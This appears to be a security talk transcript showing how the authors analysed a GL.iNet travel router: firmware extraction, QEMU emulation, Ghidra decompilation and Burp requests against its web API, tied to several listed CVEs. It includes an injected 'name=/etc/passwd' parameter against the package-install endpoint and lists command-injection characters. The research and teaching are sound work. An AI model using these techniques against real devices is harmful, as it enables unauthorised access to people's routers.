

Attacking IoT Devices from Web Perspective

Simone Onofri & Donato Onofri

CC BY-ND-NC

Introduction



Attacking and Exploiting Modern Web Applications

Discover the mindset, techniques, and tools to perform
modern web attacks and exploitation

SIMONE ONOFRI | DONATO ONOFRI

Foreword by Matteo Meucci, CEO, IMQ Minded Security,
and OWASP Testing Guide Lead

Introduction

We will analyze and attack an IoT device the Travel Router, the **GLINET Shadow** firmware version 3.25.

CVE-2023-31471 - Abuse of Functionality leads to RCE

CVE-2023-31473 - Arbitrary File Read

CVE-2023-31474 - Directory Listing

CVE-2023-31477 - Path Traversal

IOT Security

We think of IOT Devices as or things connected to the internet, making them smart and impacting the physical world. So, we mention doors, kettles, power sockets, and things that impact larger systems – say, “industrial” systems – to control production cycles, turbines, dams, and other such things.

We can summarize in words attributed to Tim Kadlec:

“The S in IoT stands for security”.

How to analyze IoT Devices

The IoT devices, despite their variety, can be broken down into common elements for analysis: Physical components, firmware, network services, mobile applications, cloud interaction, and communication interfaces. Each layer offers unique insights for security and functionality assessment.

Multi-Layered Analysis

- **Physical Components Analysis**
 - Examine outer device for model name, default settings, serial codes.
 - Disassemble to study circuits, chips, and other hardware components.
- **Firmware Analysis**
 - Reverse-engineer to find source code, process flow, and hardcoded passwords.
- **Network/Web Services**
 - Examine TCP/IP services like **Web Apps (our focus today)**, uPNP, telnet, SSH, etc.
- **Mobile Applications**
 - Reverse engineering to find URLs, passwords, and operating logic.
- **Cloud**
 - Understand how data is processed and stored in third-party servers.
- **Communication Interfaces**
 - Analyze network traffic and protocols like Bluetooth, ZigBee, NFC, etc.

How we found and exploited an IoT device

Basic Physical analysis



Useful info from the device



Apart from common information such as the Model, IP, SSID, Key MAC address, Serial number and DDNS, in particular when analyzing strange devices the FCC ID (the device ID registered with the United States Federal Communications Commission), IC (Integrated Circuit) and CMIIT ID ((the China Ministry of Industry and Information Technology identifier) are useful.

Firmware Analysis

Once we know the device's name, we can determine the steps required to **download its firmware**. This process can vary in complexity.

Extracting the firmware after disassembling the device.

Intercepting the traffic during the update.

Download it from the vendor's website.

However, some vendors may require registration, proof of ownership, or provide it encrypted.

Downloading the firmware

```
$ wget https://fw.gl-inet.com/firmware/ar300m/v1/openwrt-  
ar300m16-3.215-0921-1663732630.bin  
--2023-03-11  
03:51:43-- https://fw.gl-inet.com/firmware/ar300m/v1/  
openwrt-ar300m16-3.215-0921-1663732630.bin  
[...]  
openwrt-ar300m16-3.  
100%[=====>] 12.00M 32.6MB/s  in  
0.4s  
2023-03-11 03:51:44 (32.6 MB/-) - 'openwrt-  
ar300m16-3.215-0921-1663732630.bin' saved [12583240/12583240]
```

Extracting the firmware

```
$ sudo docker run -v $(pwd):/samples cincan/binwalk -e --preserve-symlink --directory
/samples /samples/openwrt-ar300m16-3.215-0921-1663732630.bin
DECIMAL      HEXADECIMAL  DESCRIPTI--
0           0x0          uImage header, header size: 64
bytes, header CRC: 0xEA36D5D3, created: 2021-07-29 19:50:28,
image size: 1889054 bytes, Data Address: 0x80060000, Entry
Point: 0x80060000, data CRC: 0xDE40A88D, OS: Linux, CPU: MIPS,
image type: OS Kernel Image, compression type: lzma, image nam":
"MIPS OpenWrt Linux-4.14."41"
150
64          0x40         LZMA compressed data, properties:
0x6D, dictionary size: 8388608 bytes, uncompressed size: 5989406
bytes
1900544     0x1D0000     Squashfs filesystem, little
endian, version 4.0, compression:xz, size: 10651672 bytes, 3237
inodes, blocksize: 262144 bytes, created: 2022-09-21 03:57:09
```

Looking at extracted files

```
$ ls _openwrt-ar300m16-3.215-0921-1663732630.bin.extracted/squashfs-root
bin dev etc lib mnt overlay proc  rom root  sbin  sys tmp
usr var www
```

As we explored the system, we came across a few intriguing directories. Since we are focusing on web applications, we are particularly interested in the **www** directory.

This directory will be helpful for us to browse when we connect via a web browser, which will assist us in our attacks.

Emulation

Since our goal is to test the web application exposed by the router, we can try to **emulate just the binary that manages the web server** – IoT devices have limited resources, so a few binaries often manage the web server.

lighttpd (and others we will see later) is in the **/usr/sbin/** directory.

One of the best tools to emulate a binary is QEMU

Prepare qemu

```
$ sudo apt install qemu-user-static
$ cd _openwrt-ar300m16-3.215-0921-1663732630.bin.extracted/squashfs-root/
$ cp /usr/bin/qemu-mips-static ./
$ ll
total 4468
drwxrwxr-x 16 user user 4096 mar 16 12:58 ./
drwxr-xr-x 3 user user 4096 mar 16 08:05 ../
drwxr-xr-x 2 user user 4096 sep 21 05:56 bin/
drwxr-xr-x 2 user user 4096 mar 16 11:13 dev/
drwxrwxr-x 31 root root 4096 may 13 2021 etc/
drwxrwxr-x 12 user user 4096 jul 29 2021 lib/

[...]
-rwxr-xr-x 1 user user 4491296 mar 16 08:06 qemu-mips-static*
[...]
drwxr-xr-x 2 user user 4096 mar 16 08:03 sbin/
lrwxrwxrwx 1 user user 3 sep 21 05:56 var -> tmp/
drwxr-xr-x 4 user user 4096 jul 29 2021 www/
```

First try

Then, we want to execute the qemu-mips emulator (the target architecture is MIPS 32-bit, which is easy to check with the file command) and chroot to the target filesystem (so that we have the correct path to load the firmware libraries)

```
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd
2023-03-16 21:37:32: (server.c.1037) No configuration available.
Try using the -f option.
```


Second try

It looks like the executable is running, but it needs a configuration file. Searching squashfs we found a possible configuration file under `/etc/lighttpd/lighttpd.conf`. Let's retry the execution

```
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
2023-03-16 21:39:30: (configfile.c.1160) opening
configfile /etc/lighthttpd/lighthttpd.conf failed: No such file or
directory
```

Third try

For the other errors, since `/dev/null` is not present on the extracted filesystem, we need to create it (`touch /dev/null`) and execute it again:

```
$ sudo chroot ./ touch /dev/null
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f /etc/
lighttpd/lighttpd.conf
failed to execute shell: /bin/bash -c cat /etc/lighttpd/ conf.d/*.conf: No such
file or directory
2023-03-16 21:44:00: (server.c.1157) opening pid-file failed:
/var/run/lighttpd.pid No such file or directory
2023-03-16 21:44:00: (server.c.416) unlink failed for: /var/run/lighttpd.pid 2 No
such file or directory
```

Fourth try

Let's create the `/var/run` directory and try again:

```
$ sudo chroot ./ mkdir /var/run
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
failed to execute shell: /bin/bash -c cat /etc/lighttpd/
conf.d/*.conf: No such file or directory
daemonized server failed to start; check the error log for details
```

Fifth try

On reading all the .conf files under /etc/lighttpd/conf.d/, we can see that only one error is left now, and the problem seems related to the execution of cat.

By checking the lighttpd.conf file, we can see that the error seems to be related to a specific line of the configuration, which triggered the cat command to read and include all the .conf files in that directory and include them manually.

```
$ sudo chroot ./ cat /etc/lighttpd/lighttpd.conf | grep cat
include_shell "cat /etc/lighttpd/conf.d/*.conf"
$ sudo chroot ./ ls /etc/lighttpd/conf.d/
30-access.conf 30-cgi.conf 30-expire.conf 30-fastcgi.
conf 30-openssl.conf 30-proxy.conf
```

Sixth try

Modify (religious choice: vi or nano) the chrooted `/etc/lighttpd/lighttpd.conf` file while commenting the `include_shell` line and adding the files manually, looking at the `/etc/lighttpd/conf.d/` directory:

```
include    "/etc/lighttpd/conf.d/30-access.conf"  
include    "/etc/lighttpd/conf.d/30-cgi.conf"  
include    "/etc/lighttpd/conf.d/30-expire.conf"  
include    "/etc/lighttpd/conf.d/30-fastcgi.conf"  
include    "/etc/lighttpd/conf.d/30-openssl.conf"  
include    "/etc/lighttpd/conf.d/30-proxy.conf"
```

And run again

```
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf  
daemonized server failed to start; check the error log for details
```

Seventh try

In terms of the logs, their folder is missing, so create it and re-run the code again:

```
$ sudo chroot ./ mkdir /var/log
$ sudo chroot ./ mkdir /var/log/lighttpd
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
```


There's no error this time. Let's use netstat to check for new services listening on ports

```
$ sudo netstat -anp | grep qemu
tcp        0      0 0.0.0.0:80          0.0.0.0:*
           LISTEN          7685/./qemu-mips-st
tcp        0      0 0.0.0.0:443        0.0.0.0:*
           LISTEN          7685/./qemu-mips-st
```

Emulated web server

It works now, but something still doesn't add up: it doesn't load the router image. Trying to **create the user**, we receive an HTTP error, 500.

We know that **/www/cgi-bin/api** is the binary that manages the APIs...



Burp	Project	Intruder	Repeater	Window	Help													
Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn						
Intercept	HTTP history	WebSockets history																
Filter: Hiding CSS, image and general binary content																		
Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title									
http://127.0.0.1	POST	/cgi-bin/api/router/initpwd	✓		500	534	HTML		500 - Internal Server Error									
http://127.0.0.1	GET	/cgi-bin/api/router/model?_=1690161141...	✓		500	534	HTML		500 - Internal Server Error									
http://127.0.0.1	POST	/cgi-bin/api/router/language/set	✓		200	162	JSON											

Request

```

Pretty Raw Hex
1 GET /cgi-bin/api/router/model?_=1690161141970 HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua:
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 Authorization: undefined
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199
  Safari/537.36
9 sec-ch-ua-platform: ""
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html
3 Content-Length: 369
4 Connection: close
5 Date: Mon, 24 Jul 2023 01:12:33 GMT
6 Server: lighttpd/1.4.48
7
8 <?xml version="1.0" encoding="iso-8859-1"?>
9 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
10 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="
  en">
12 <head>
13 <title>
14 500 - Internal Server Error
15 </title>
16 </head>
17 <body>
18 <h1>
19 500 - Internal Server Error
20 </h1>
21 </body>
22 </html>

```


A meme featuring Leonardo DiCaprio and Matt Damon from the movie Inception. DiCaprio is on the left, looking slightly to the right with a neutral expression. Damon is on the right, leaning in and looking towards DiCaprio. The background is a blurred office setting. The text "WE NEED TO GO" is at the top, and "DEEPER" is at the bottom, both in white, bold, sans-serif font.

WE NEED TO GO

DEEPER

Let's call the Dragon

- Open the `/www/cgi-bin/api` file with Ghidra
- Search among the strings (Search | For Strings) for `initpwd`
- Click on the location to see the code
- Click on its cross-reference (`get_internal_api_dispatcher:0042cacc`).
- We can see a reference of the function that's responsible for the password initialization, `router_init_root_pwd`, at the `0042cb28` address, and decompile it

undefined get_internal_api_dispatcher() ←

assume gp = 0x454080
assume ISA_MODE = 0x1
assume PAIR_INSTRUCTION_FLAG =

undefined v0:1 <RETURN>
undefined4 Stack[0x8]:4 local_res8
undefined4 Stack[0x4]:4 local_res4

undefined4 Stack[0x0]:4 local_res0
undefined4 Stack[-0x14]:4 local_14

undefined4 Stack[-0x18]:4 local_18

undefined4 Stack[-0x20]:4 local_20

get_internal_api_dispatcher+1
get_internal_api_dispatcher

```
0042cacc f0 00 6a 02    li        v0,0x2
    assume gp = <UNKNOWN>
0042cad0 f5 ae 0b 10    addiu   v1,pc,0x75b0
0042cad4 f4 00 32 40    sll    v0,v0,0x10
0042cad8 e2 69        addu   v0,v0,v1
0042cada f0 0c 64 f6    save   a0-a2,0x30,ra,s0-s1
0042cade 65 9a        move  gp,v0
0042cae0 67 3c        move  s1,gp
0042cae2 d2 04        sw    v0=>_mips_gp0_val
0042cae4 68 00        li    s0,0x0
```

```
    assume gp = <UNKNOWN>
0042cad0 f5 ae 0b 10    addiu   v1,pc,0x75b0
0042cad4 f4 00 32 40    sll    v0,v0,0x10
0042cad8 e2 69        addu   v0,v0,v1
0042cada f0 0c 64 f6    save   a0-a2,0x30,ra,s0-s1
0042cade 65 9a        move  gp,v0
0042cae0 67 3c        move  s1,gp
0042cae2 d2 04        sw    v0=>_mips_gp0_value,local_20(sp)
0042cae4 68 00        li    s0,0x0
```

LAB_0042cae6

```
0042cae6 32 04        sll    v0,s0,0x1
0042cae8 f2 b0 99 7c    lw    v1,-0x7d44(s1)=>PTR_DAT_0044c33c
0042caec e2 09        addu   v0,v0,s0
0042caee f0 37 4b 10    addiu   v1,-0x47d0
0042caf2 32 48        sll    v0,v0,0x2
0042caf4 e2 69        addu   v0,v0,v1
0042caf6 d2 07        sw    v0=>PTR_s_/router/initpwd_0044b830,local_14(sp)
```

XREF[1]: 0042cb34(j)

```
0042caf8 9a 40        lw    v0,0x0(v0)=>PTR_s_/router/initpwd_0044b830
0042cafa 94 0c        lw    a0,local_res0(sp)
0042cafc d2 06        sw    v0=>s_/router/initpwd_0043073c,local_18(sp)
0042cafe 67 a2        move  a1=s_/router/initpwd_0043073c,v0
```

```
= 00450000
= 0043936c
= 0043073c ←
= 0043936c
= 0043073c
= "/router/initpwd"
= "/router/wifiinit"
= "/router/initpwd"
= "/router/wifiinit"
= 0043a261
int strcmp(char * __s1, char * _...
```

```
0042cb00 f0 30 99 40    lw    v0,-0x7fe0(s1)=>PTR_strcmp+1_0044c0a0
0042cb04 ea 40        jalr  v0=><EXTERNAL>::strcmp
0042cb06 65 3a        _move t9,v0
0042cb08 96 04        lw    a2=>_mips_gp0_value,local_20(sp)
0042cb0a 65 9e        move  gp,a2
0042cb0c 2a 11        bnez  v0,LAB_0042cb30
0042cb0e f0 10 99 5c    lw    v0,-0x7fe4(s1)=><EXTERNAL>::trim_string
0042cb12 95 0d        lw    a1,local_res4(sp)
0042cb14 f0 99 4a 01    addiu v0,-0x377f
0042cb18 94 06        lw    a0=s_/router/initpwd_0043073c,local_18(sp)
0042cb1a ea 40        jalr  v0=>FUN_0042c880
0042cb1c 65 3a        _move t9,v0
0042cb1e 2a 0e        bnez  v0,LAB_0042cb3c
0042cb20 92 07        lw    v0,local_14(sp)
0042cb22 95 0e        lw    a1,local_res8(sp)
0042cb24 94 0d        lw    a0,local_res4(sp)
0042cb26 9a 42        lw    v0,0x8(v0)=>DAT_0044b838
0042cb28 ea 40        jalr  v0=>router_init_root_pwd ←
0042cb2a 65 3a        _move t9,v0
```

```
= 00430000
= "/router/initpwd"
undefined FUN_0042c880()
= 00408F75h
undefined router_init_root_pwd()
```

```
1
2 int get_internal_api_dispatcher(char *param_1,undefined4 param_2,undefined4 param_3)
3
4 {
5     char *__s2;
6     int iVar1;
7     int iVar2;
8
9     iVar2 = 0;
10    do {
11        __s2 = (&PTR_s_/router/initpwd_0044b830)[iVar2 * 3]; ←
12        iVar1 = strcmp(param_1,__s2);
13        if (iVar1 == 0) {
14            iVar1 = FUN_0042c880(__s2,param_2);
15            if (iVar1 == 0) {
16                iVar2 = (*(code *)(&DAT_0044b838)[iVar2 * 3])(param_2,param_3);
17                return iVar2;
18            }
19            iVar2 = 0x21;
20            goto LAB_0042cb38;
21        }
22        iVar2 = iVar2 + 1;
23    } while (iVar2 != 0x84);
24    iVar2 = 3;
25 LAB_0042cb38:
26    return -iVar2;
27 }
28
```



```
1
2 int router_init_root_pwd(undefined4 param_1,undefined4 param_2)
3
4 {
5     int iVar1;
6     char *pcVar2;
7     undefined4 uVar3;
8     int local_1c;
9
10    iVar1 = check_router_is_configured(); ←
11    if (iVar1 != 0) {
12        gjson_add_string(param_2,&DAT_00430764,"permission denied");
13        return -1;
14    }
15    local_1c = router_set_root_pwd(param_1,param_2,&mips_gp0_value);
16    pcVar2 = (char *)get_model_name(); ←
17    if (local_1c != 0) {
18        return local_1c;
19    }
20    iVar1 = strcmp(pcVar2,"b2200");
21    if (((iVar1 == 0) || (iVar1 = strcmp(pcVar2,"mt1300"), iVar1 == 0)) ||
22        (iVar1 = strcmp(pcVar2,"ax1800"), iVar1 == 0)) {
23        uVar3 = guci2_init();
24        guci2_set(uVar3,"glconfig.general.blueconfig",0x436214);
25        guci2_commit(uVar3,"glconfig",&mips_gp0_value);
26        guci2_free(uVar3);
27    }
28    iVar1 = strcmp(pcVar2,"b2200");
29    if (iVar1 == 0) {
30        pcVar2 = "ubus call mesh notify \"{\"type\":\"blueth_stop\"}\"";
31    }
32    else {
33        iVar1 = strcmp(pcVar2,"mt1300");
34        if ((iVar1 != 0) && (iVar1 = strcmp(pcVar2,"ax1800"), iVar1 != 0)) goto LAB_004090a8;
35        pcVar2 = "/etc/init.d/ble_config_wifi stop";
36    }
37    execCommand(pcVar2);
38 LAB_004090a8:
39    execCommand("/etc/init.d/gl_tertf restart");
40    iVar1 = access("/usr/bin/remove_portal_firewall",0);
41    if (iVar1 == 0) {
42        execCommand("/usr/bin/remove_portal_firewall &");
43        local_1c = 0;
44    }
45    return local_1c;
46 }
47
```

```
1
2 uint check_router_is_configured(void)
3
4 {
5     undefined4 uVar1;
6     byte local_114 [256];
7     int local_14;
8
9     local_14 = __stack_chk_guard;
10    uVar1 = guci2_init();
11    memset(local_114,0,0x100);
12    guci2_get(uVar1,"glconfig.general.password",local_114); ←
13    guci2_free(uVar1);
14    if (local_14 != __stack_chk_guard) {
15        /* WARNING: Subroutine does not return */
16        __stack_chk_fail();
17    }
18    return -(uint)local_114[0] >> 0x1f;
19 }
20
```

```
1
2 undefined * get_model_name(void)
3
4 {
5     undefined *puVar1;
6     undefined4 uVar2;
7     undefined *puVar3;
8
9     puVar1 = PTR_DAT_000334e8;
10    puVar3 = PTR_DAT_000334e8 + 0x3c80;
11    if (PTR_DAT_000334e8[0x3c80] == '\0') {
12        uVar2 = guci2_init();
13        guci2_get(uVar2, "glconfig.general.model", puVar3);
14        guci2_free(uVar2);
15    }
16    if (puVar1[0x3c80] == '\0') {
17        (*(code *) (PTR_000334f8 + 0x79c1))();
18    }
19    return puVar3;
```



UCI

- As we can see, these requests are performed using the UCI (Unified Configuration Interface) API, the framework that centralizes device configuration on OpenWrt.
- We can observe that the configuration is stored in files under the `/etc/config/*` directory by reading the UCI documentation.
- Specifically, in this case, the program checks for the `glconfig` configuration (`glconfig.general.password` and `glconfig.general.model`),

UCI API from qemu

```
$ sudo chroot ./ ./qemu-mips-static /bin/sh
```

```
BusyBox v1.30.1 () built-in shell (ash)
```

```
/ # uci show glconfig
```

```
glconfig.general=service
```

```
glconfig.general.port='83'
```

```
glconfig.ddns=service
```

```
[...]
```

```
glconfig.autoupdate.enable='0'
```

```
glconfig.samba=service
```

```
glconfig.samba.read_only='yes'
```

```
glconfig.openvpn=service
```

```
glconfig.openvpn.enable='0'
```

```
glconfig.openvpn.force='0'
```

```
glconfig.repeater=service
```

```
glconfig.repeater.autoconnect='1'
```

```
/ #
```

Edit parameters and restart

```
# look at the actual configuration settings from the booting vendor's script
$ cat /lib/functions/gl_util.sh
config service 'general'
    option port '83'
    option model 'ar300m'
    option factory_mac '00:11:22:33:44:55'
    option language 'EN'

# to write down the configuration
$ vi /etc/config/glconfig

# kill the old process, then restart
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
```

GL·iNet



Choose Your Language

GL-AR300M

English

Next



Set Up Your Admin Password

New Password

 ✓

Confirm Password

 ✓

Your admin password will be used for configuring everything on the Admin Panel of your router. It is EXTREMELY important to keep it safe.

Back

Submit



INTERNET

WIRELESS

CLIENTS

UPGRADE

FIREWALL

VPN

APPLICATIONS

MORE SETTINGS

Cable



Repeater



Tethering



3G/4G Modem



0

WLAN Clients



0

LAN Clients

Cable



No cable detected in WAN. Please plug in an Internet cable.

Using as WAN, [change](#)

Web Application Analysis

Looking into previous research

When searching for vulnerabilities on a new target, we always look for previous vulnerabilities. In addition to using our favorite search engine, we also check the release notes for any available information.

Previous version was affected by Command Injection, and a fix filtering suitable characters such as `| $ () ` %0a` was implemented correctly.

Finding another way to execute code

When 'pure' Command Injections are fixed, we can abuse the calls to OS Commands, by exploiting the parameters and functionalities of the binaries being called.

This can be achieved through Abuse of Functionality or Parameter Injection.
..such as “Install Plugins” functionality.

Request

Pretty Raw Hex ☰ ln ☰

```
1 POST /cgi-bin/api/software/install HTTP/1.1
2 Host: 192.168.8.1
3 Content-Length: 12
4 Accept: application/json, text/javascript, */*;
  q=0.01
5 X-Requested-With: XMLHttpRequest
6 Authorization: b91d254a49b64d4a8031d368167de7b2
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/114.0.5735.199 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
9 Origin: http://192.168.8.1
10 Referer: http://192.168.8.1/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: Admin-Token=
  b91d254a49b64d4a8031d368167de7b2
14 Connection: close
15
16 name=464xlat
```

Response

Pretty Raw Hex Render ☰ ln ☰

• Plug-ins

Update

Filter

Search Package

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z



Free space: 13% (2 MB)

Copyright © 2021 GL.iNet. All Rights Reserved.

464xlat

Status: installed successfully

Stdout: Installing 464xlat (12) to root... Downloading https://fw.gl-inet.com/releases/v19.07.8/packages-3.0/ath79/packages/464xlat_12_mips_24kc.ipk Installing kmod-nat46 (4.14.241+2017-05-12-683fbd2b-1) to root... Downloading https://fw.gl-inet.com/releases/v19.07.8/kmod-3.0/ath79/nand/kmod-nat46_4.14.241%2b2017-05-12-683fbd2b-1_mips_24kc.ipk Configuring kmod-nat46. Configuring 464xlat.

Close

Send



Cancel



Target: http://192.168.8.1



HTTP/

Request

Pretty **Raw** Hex



ln



```
1 POST /cgi-bin/api/software/install HTTP/1.1
2 Host: 192.168.8.1
3 Content-Length: 16
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 Authorization: b91d254a49b64d4a8031d368167de7b2
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/114.0.5735.199 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
9 Origin: http://192.168.8.1
10 Referer: http://192.168.8.1/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
14 Connection: close
15
16 name=/etc/passwd
```

Response

Pretty **Raw** Hex Render



ln



```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 149
4 Connection: close
5 Date: Mon, 24 Jul 2023 02:11:44 GMT
6 Server: lighttpd/1.4.48
7
8 {
  "code": -13,
  "stderr":
    "Collected errors:\n * opkg_install_cmd: Cannot install pack
    age \"/etc/passwd.\n",
  "stdout": "Unknown package \"/etc/passwd'.\n"
}
```


A meme featuring Leonardo DiCaprio and Matt Damon from the movie Inception. Leonardo DiCaprio is on the left, looking slightly to the right with a neutral expression. Matt Damon is on the right, leaning in towards DiCaprio. The background is a blurred office setting. The text "WE NEED TO GO" is overlaid at the top in white, bold, sans-serif font. The text "DEEPER" is overlaid at the bottom center in the same font style.

WE NEED TO GO

DEEPER

Decompiling the API again...


```
$ cd _openwrt-ar300m16-3.215-0921-1663732630.bin.extracted/
squashfs-root/
$ grep -iran "software/install" *
/usr/lib/gl/libsoftwareapi.so:34:%s install %s >/tmp/opkg.stdout
2>/tmp/opkg.stderr;syncopkg status %sflash_freeflash_totallist-
installed%s - %sversionflash/tmp/opkg-lists/ls -l /tmp/opkg-
lists/ | wc -lcat /etc/opkg/distfeeds.conf | wc -l/software/
listget/software/installed/software/installpost/software/remove/
software/update/software/user_apps_list/software/user_apps_
reinstall/software/statusgl-base-filesgl-sdkgl-softwaregl-uirgl-
ui-vixminigl-utilgl-wifi-coreopkg --force-removal-of-dependent-
packages --force-overwrite --nocase???????#?$$$$0$8$0$L$$`
$$|$0$?$?$?$?$?$?$?$?%?1t/?????????p`P@00| ??????????p`0`PA@0
??%????uMU11??1t
/www/src/store/api.js:165:           'installedsoftware': '/'
cgi-bin/api/software/installed',
/www/src/store/api.js:167:           'installsoftware': '/'
cgi-bin/api/software/install',
```

00023000	00 01 23 f4	addr	s_/software/list_000123f4	= "/software/list"
00023004	00 01 24 04	addr	DAT_00012404	= 67h g
00023008	00 01 14 74	addr	list_package	
0002300c	00 01 24 08	addr	s_/software/installed_00012408	= "/software/installed"
00023010	00 01 24 04	addr	DAT_00012404	= 67h g
00023014	00 01 1b 94	addr	list_installed	
00023018	00 01 24 1c	addr	s_/software/install_0001241c	= "/software/install" 
0002301c	00 01 24 30	addr	DAT_00012430	= 70h p
00023020	00 01 18 90	addr	install_package	
00023024	00 01 24 38	addr	s_/software/remove_00012438	= "/software/remove"
00023028	00 01 24 30	addr	DAT_00012430	= 70h p
0002302c	00 01 0e 88	addr	remove_package	
00023030	00 01 24 4c	addr	s_/software/update_0001244c	= "/software/update"
00023034	00 01 24 04	addr	DAT_00012404	= 67h g
00023038	00 01 12 30	addr	update_package	
0002303c	00 01 24 60	addr	s_/software/user_apps_list_00012460	= "/software/user_apps_list"
00023040	00 01 24 04	addr	DAT_00012404	= 67h g
00023044	00 01 0e 30	addr	user_app_list	
00023048	00 01 24 7c	addr	s_/software/user_apps_reinstall_0001247c	= "/software/user_apps_reinstall"
0002304c	00 01 24 30	addr	DAT_00012430	= 70h p
00023050	00 01 10 4c	addr	user_app_reinstall	
00023054	00 01 24 9c	addr	s_/software/status_0001249c	= "/software/status"
00023058	00 01 24 04	addr	DAT_00012404	= 67h g
0002305c	00 01 13 54	addr	update_status	



```
1
2 int install_package(undefined4 param_1,undefined4 param_2)
3
4 {
5     int iVar1;
6
7     iVar1 = cmm_net_reachable();
8     if (iVar1 == 0) {
9         iVar1 = 0x18;
10    }
11    else {
12        gjson_parameter_escape(param_1,gjson_parameter_escape,&_gp_1); ← previous fix!
13        iVar1 = cmm_check_file_is_exist(0x2074);
14        if (iVar1 == 0) {
15            iVar1 = (*(code *)0x167d)(param_1,param_2,&_gp_1);
16            return iVar1;
17        }
18        gjson_add_string(param_2,0x20ac,0x2088);
19        iVar1 = getProcessRunStatus(0x2258);
20        if (iVar1 != 0) {
21            system((char *)0x2260); ←
22        }
23        iVar1 = 0xc;
24    }
25    return -iVar1;
26 }
27
```

Decompiling opkg...



```
189     local_1194 = (int *)pkg_get_raw(param_1,7);
